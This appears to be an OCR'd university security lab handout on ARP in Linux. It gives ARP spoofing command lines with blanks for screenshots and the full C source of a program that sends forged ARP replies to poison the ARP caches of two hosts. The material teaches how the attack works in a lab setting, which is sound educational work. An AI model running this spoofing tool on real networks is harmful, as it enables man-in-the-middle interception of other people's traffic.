
After Spoofing



In this example attacker sends two replies, one to the source and one to the target PC using the below command lines.

Usage: ./sendarp3 <interface> <target_IP_address> < spoof_mac> <victim_ip> <victim_mac> <num_of_reply>

ARP reply from attacker to the source:
./sendarp3 em1 192.168.181.158 D0:27:88:2F:ED:15 192.168.181.159 D0:27:88:21:C9:AE 10




[Insert here screenshot of your Send ARP Reply program launch and Wireshark output on the sending host]

Create a table to fill in **MAC destination, MAC source** and **Ethertype** fields of Ethernet frame and all fields of ARP packet using the Ethernet frame and ARP message structures given in Step 8.

ARP reply from attacker to the target:

./sendarp3 em1 192.168.181.159 D0:27:88:2F:ED:15 192.168.181.158 D0:27:88:21:D1:19 10



[Insert here screenshot of your Send ARP Reply program launch and Wireshark output on the sending host]


Create a table to fill in **MAC destination, MAC source** and **Ethertype** fields of Ethernet frame and all fields of ARP packet using the Ethernet frame and ARP message structures given in Step 8.

[Insert here screenshot of ARP table after ARP spoofing on the source PC]


[Insert here screenshot of ARP table after ARP spoofing on the target PC]

[Insert here screenshot of ARP table after ARP spoofing on the attacker PC]


ARP table on Attacker PC




ARP table on Source PC



ARP table on target PC



10. Traceroute



[Buraya www.google.com'a yapılan Traceroute için bir ekran görüntüsü ekleyin]

Appendix 1. Cover page

Eastern Mediterranean University

Computer Engineering Department

Course: CMPE455 Security of Computer Systems and Networks

Lecturer: Gürcü Öz

Lab 2: ARP in Linux

Date:

Lab Assistants:

Student Number:

Name:

Surname:

Group members:

#	St. Id.	Name	Surname
1			
2			

Famagusta, North Cyprus

Appendix 2. Sendarp3.c

```
//Adapted by Alexander G. Chefranov 24.04.2019
//Modified by Tansel Sarihan 25.10.2019
/* Copyright (C) 2011-2015 P.D. Buchan (pdbuchan@yahoo.com)
    This program is free software: you can redistribute it and/or modify
    it under the terms of the GNU General Public License as published by
    the Free Software Foundation, either version 3 of the License, or
    (at your option) any later version.
    This program is distributed in the hope that it will be useful,
    but WITHOUT ANY WARRANTY; without even the implied warranty of
    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
    GNU General Public License for more details.
    You should have received a copy of the GNU General Public License
    along with this program. If not, see <http://www.gnu.org/licenses/>.
*/

// Send an IPv4 ARP packet via raw socket at the link layer (ethernet frame).
// Values set for ARP request.

#include<stdio.h>
#include<stdlib.h>
#include<unistd.h> // close()
#include<string.h> // strcpy, memset(), and memcpy()
#include<netdb.h> // struct addrinfo
#include<sys/types.h> // needed for socket(), uint8_t, uint16_t
#include<sys/socket.h> // needed for socket()
#include<netinet/in.h> // IPPROTO_RAW, INET_ADDRSTRLEN
#include<netinet/ip.h> // IP_MAXPACKET (which is 65535)
#include<arpa/inet.h> // inet_pton() and inet_ntop()
#include<sys/ioctl.h> // macro ioctl is defined
#include<bits/ioctls.h> // defines values for argument "request" of ioctl.
#include<net/if.h> // struct ifreq
#include<linux/if_ether.h> // ETH_P_ARP = 0x0806
#include<linux/if_packet.h> // struct sockaddr_ll (see man 7 packet)
#include<net/ethernet.h>
#include<errno.h> // errno, perror()

// Define a struct for ARP header
typedef struct _arp_hdr arp_hdr;
struct _arp_hdr{
    uint16_t htype;
    uint16_t ptype;
    uint8_t hlen;
    uint8_t plen;
    uint16_t opcode;
    uint8_t sender_mac[6];
    uint8_t sender_ip[4];
    uint8_t target_mac[6];
    uint8_t target_ip[4];
};

// Define some constants.
#define ETH_HDRLEN 14 // Ethernet header length
#define IP4_HDRLEN 20 // IPv4 header length
#define ARP_HDRLEN 28 // ARP header length
#define ARPOP_REQUEST 1 // Taken from <linux/if_arp.h>
#define ARPOP_REPLY 2 // Taken from <linux/if_arp.h>

int main(int argc,char **argv){
    if(argc!=7){
```

```
        printf("Usage of the program:\n%s <interface> <target_IP_address> <spoof_mac>
<victim_ip> <victim_mac> <num_of_reply>\n",argv[0]);
        exit(1);
    }
    else{
        int i,status,frame_length,sd,bytes;
        //char *interface, *target, *src_ip;
        arp_hdr arphdr;
        //uint8_t *src_mac, *dst_mac, *ether_frame;
        struct addrinfo hints, *res;
        struct sockaddr_in *ipv4;
        struct sockaddr_ll device;
        struct ifreq ifr;
        unsigned char interface[40],target[INET_ADDRSTRLEN],src_ip[INET_ADDRSTRLEN];
        uint8_t src_mac[6],src_mac1[6],dst_mac[6],ether_frame[IP_MAXPACKET];
        int values[6];
        //int i;

if(6==sscanf(argv[3],"%x:%x:%x:%x:%x:%x%*c",&values[0],&values[1],&values[2],&values[3
],&values[4],&values[5])){
            for(i=0;i<6;i++){
                src_mac1[i]=(uint8_t)values[i];
            }
        }
        //uint8_t src_mac1[6]={0x00,0x11,0x22,0x33,0x44,0x55};//changed
        //int i;
        printf("we start\n");
        // Interface to send packet through.
        //strcpy (interface, "eth0");
        strcpy(interface,argv[1]);
        printf("interface==%s\n", interface);
        //Submit request for a socket descriptor to look up interface.
        if((sd=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0){
            perror ("socket() failed to get socket descriptor for using ioctl() ");
            exit(EXIT_FAILURE);
        }
        // Use ioctl() to look up interface name and get its MAC address.
        memset(&ifr,0,sizeof(ifr));
        snprintf(ifr.ifr_name,sizeof(ifr.ifr_name),"%s",interface);
        if(ioctl(sd,SIOCGIFHWADDR,&ifr)<0){
            perror("ioctl() failed to get source MAC address ");
            return (EXIT_FAILURE);
        }
        close(sd);
        // Copy source MAC address.
        memcpy(src_mac,ifr.ifr_hwaddr.sa_data,6 * sizeof(uint8_t));
        // Report source MAC address to stdout.
        printf("MAC address for interface %s is ",interface);
        for(i=0;i<5;i++){
            printf("%02x:",src_mac[i]);
        }
        printf("%02x\n",src_mac[5]);
        // Find interface index from interface name and store index in
        // struct sockaddr_ll device, which will be used as an argument of sendto().
        memset(&device,0,sizeof(device));
        if((device.sll_ifindex=if_nametoindex(interface))==0){
            perror("if_nametoindex() failed to obtain interface index ");
            exit(EXIT_FAILURE);
        }
        printf("Index for interface %s is %i\n",interface,device.sll_ifindex);
        // Set destination MAC address: broadcast address
```

```
        // memset (dst_mac, 0xff, 6 * sizeof (uint8_t)); 00:1f:d0:0f:98:77 MAC of
192.168.181.132
        /***********************/
        //int values[6],i;

if(6==sscanf(argv[5],"%x:%x:%x:%x:%x:%x%*c",&values[0],&values[1],&values[2],&values[3
],&values[4],&values[5])){
            for(i=0;i<6;i++){
                dst_mac[i]=(uint8_t) values[i];
            }
        }
        else{
            perror("Invalid MAC address\n");
            exit(-1);
        }
        //./sendarp <iface_name> <attacker_ip> <attacker_mac> <victim_ip>
<mac_to_be_spoofed>
        /***********************/
        //dst_mac[0]=0x00;
        //dst_mac[1]=0x1f;
        //dst_mac[2]=0xd0;
        //dst_mac[3]=0x0f;
        //dst_mac[4]=0x98;
        //dst_mac[5]=0x77; //changed
        // Source IPv4 address: you need to fill this out
        //strcpy (src_ip, "192.168.1.116");
        // strcpy (src_ip, "192.168.181.125");
        strcpy(src_ip, argv[2]);
        // Destination URL or IPv4 address (must be a link-local node): you need to
fill this out
        //strcpy (target, "192.168.1.1");
        strcpy(target, argv[4]);
        // Fill out hints for getaddrinfo().
        memset(&hints, 0, sizeof (struct addrinfo));
        hints.ai_family = AF_INET;
        hints.ai_socktype = SOCK_STREAM;
        hints.ai_flags = hints.ai_flags | AI_CANONNAME;
        // Source IP address
        if((status = inet_pton (AF_INET, src_ip, &arphdr.sender_ip)) != 1){
            fprintf (stderr, "inet_pton() failed for source IP address.\nError
message: %s", strerror (status));
            exit (EXIT_FAILURE);
        }
        // Resolve target using getaddrinfo().
        if((status = getaddrinfo (target, NULL, &hints, &res)) != 0){
            fprintf(stderr, "getaddrinfo() failed: %s\n", gai_strerror (status));
            exit(EXIT_FAILURE);
        }
        ipv4 = (struct sockaddr_in *) res->ai_addr;
        memcpy(&arphdr.target_ip, &ipv4->sin_addr, 4 * sizeof (uint8_t));
        freeaddrinfo (res);
        // Fill out sockaddr_ll.
        device.sll_family = AF_PACKET;
        memcpy(device.sll_addr, src_mac, 6 * sizeof (uint8_t));
        device.sll_halen = 6;
        printf("device prepared\n");
        // ARP header
        // Hardware type (16 bits): 1 for ethernet
        arphdr.htype = htons (1);
        // Protocol type (16 bits): 2048 for IP
        arphdr.ptype = htons (ETH_P_IP);
        // Hardware address length (8 bits): 6 bytes for MAC address
```

```
        arphdr.hlen = 6;
        // Protocol address length (8 bits): 4 bytes for IPv4 address
        arphdr.plen = 4;
        // OpCode: 1 for ARP request
        // arphdr.opcode = htons (ARPOP_REQUEST);
        // OpCode: 2 for ARP request
        arphdr.opcode = htons (ARPOP_REPLY); //changed
        // Sender hardware address (48 bits): MAC address
        // memcpy (&arphdr.sender_mac, src_mac, 6 * sizeof (uint8_t));
        memcpy (&arphdr.sender_mac, src_mac1, 6 * sizeof (uint8_t));//changed
        // Sender protocol address (32 bits)
        // See getaddrinfo() resolution of src_ip.
        // Target hardware address (48 bits): zero, since we don't know it yet.
        //memset (&arphdr.target_mac, 0, 6 * sizeof (uint8_t));
        memcpy (&arphdr.target_mac, dst_mac, 6 * sizeof (uint8_t));//changed
        // Target protocol address (32 bits)
        // See getaddrinfo() resolution of target.
        // Fill out ethernet frame header.
        // Ethernet frame length = ethernet header (MAC + MAC + ethernet type) +
ethernet data (ARP header)
        frame_length = 6 + 6 + 2 + ARP_HDRLEN;
        // Destination and Source MAC addresses
        memcpy (ether_frame, dst_mac, 6 * sizeof (uint8_t));
        memcpy (ether_frame + 6, src_mac, 6 * sizeof (uint8_t));
        // Next is ethernet type code (ETH_P_ARP for ARP).
        // http://www.iana.org/assignments/ethernet-numbers
        ether_frame[12] = ETH_P_ARP / 256;
        ether_frame[13] = ETH_P_ARP % 256;
        // Next is ethernet frame data (ARP header).
        // ARP header
        memcpy (ether_frame + ETH_HDRLEN, &arphdr, ARP_HDRLEN * sizeof (uint8_t));
        printf("packetprepared\n");
        // Submit request for a raw socket descriptor.
        if ((sd = socket (PF_PACKET, SOCK_RAW, htons (ETH_P_ALL))) < 0) {
            perror ("socket() failed ");
            exit (EXIT_FAILURE);
        }
        printf("socket opened\n");
        for(i=0;i<atoi(argv[6]);i++){
            // Send ethernet frame to socket.
            if ((bytes = sendto (sd, ether_frame, frame_length, 0, (struct sockaddr *)
&device, sizeof (device))) <= 0) {
                perror ("sendto() failed");
                exit (EXIT_FAILURE);
            }
            printf("%d bytes sent\n", bytes);
        }
        // Close socket descriptor.
        close (sd);
    }
    return (EXIT_SUCCESS);
}
```